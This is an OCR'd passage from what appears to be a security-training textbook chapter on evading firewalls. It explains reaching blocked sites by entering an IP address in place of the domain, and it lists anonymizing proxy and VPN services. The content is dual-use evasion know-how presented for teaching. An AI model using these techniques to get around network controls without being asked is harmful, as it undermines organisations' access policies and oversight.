
Bypass Blocked Sites Using an IP Address in Place of a URL

This method involves typing a blocked website's IP address directly in the browser's address bar instead of the domain name. For example, to access Facebook, type its IP address instead of typing its domain name. Use services such as Host2ip to find the IP address of the blocked website. This method fails if the blocking software tracks the IP address sent to the web server.



157.240.23.35
www.facebook.com
Attacker
facebook
Facebook helps you connect and share with the people in your life.
Email address or phone number
Password
Log In
Forgotten password?
Create New Account
Login Page
Create a Page for a celebrity, brand or business.

Figure 12.42: Bypass blocked sites using the IP address instead of the URL



Bypass Blocked Sites Using Anonymous Website Surfing Sites

- There are many online anonymizer services that enable anonymous **surfing on the Internet**
- Some websites provide options to **encrypt the URL's** of the websites
- These services **hide the actual IP address of the surfer** and enable bypassing the IP-based firewall filter rules

Anonymizers

1 *https://anonymize.com*
2 *https://www.free-proxy.com*
3 *https://anonymous-proxy-servers.net*
4 *https://zendproxy.com*
5 *https://proxify.com*
6 *http://www.guardster.com*
7 *http://anonymouse.org*
8 *https://proxyscrape.com*

Bypass Blocked Sites Using Anonymous Website Surfing Sites

Anonymous web-surfing sites help to browse the Internet anonymously and unblock blocked sites (i.e., evade firewall restrictions). By using these sites, you can surf restricted sites anonymously without revealing your IP address. Various anonymous web-surfing sites available, some of which provide options to encrypt website URLs.

The following is the list of proxy servers that can help you to access blocked websites. These proxy websites will hide the actual IP address and show another IP address, which could prevent the website from being blocked, thereby allowing access.

Anonymize VPN


Source: *https://anonymize.com*

Anonymizer's VPN routes all the traffic through an encrypted tunnel directly from your laptop to secure and harden servers and networks. It then masks the real IP address to ensure complete and continuous anonymity for all online activities.

Some online anonymizers include:

- *https://www.free-proxy.com*
- *https://anonymous-proxy-servers.net*
- *https://zendproxy.com*
- *https://proxify.com*
- *http://www.guardster.com*
- *http://anonymouse.org*

- *https://proxyscrape.com*
- *http://www.spysurfing.com*



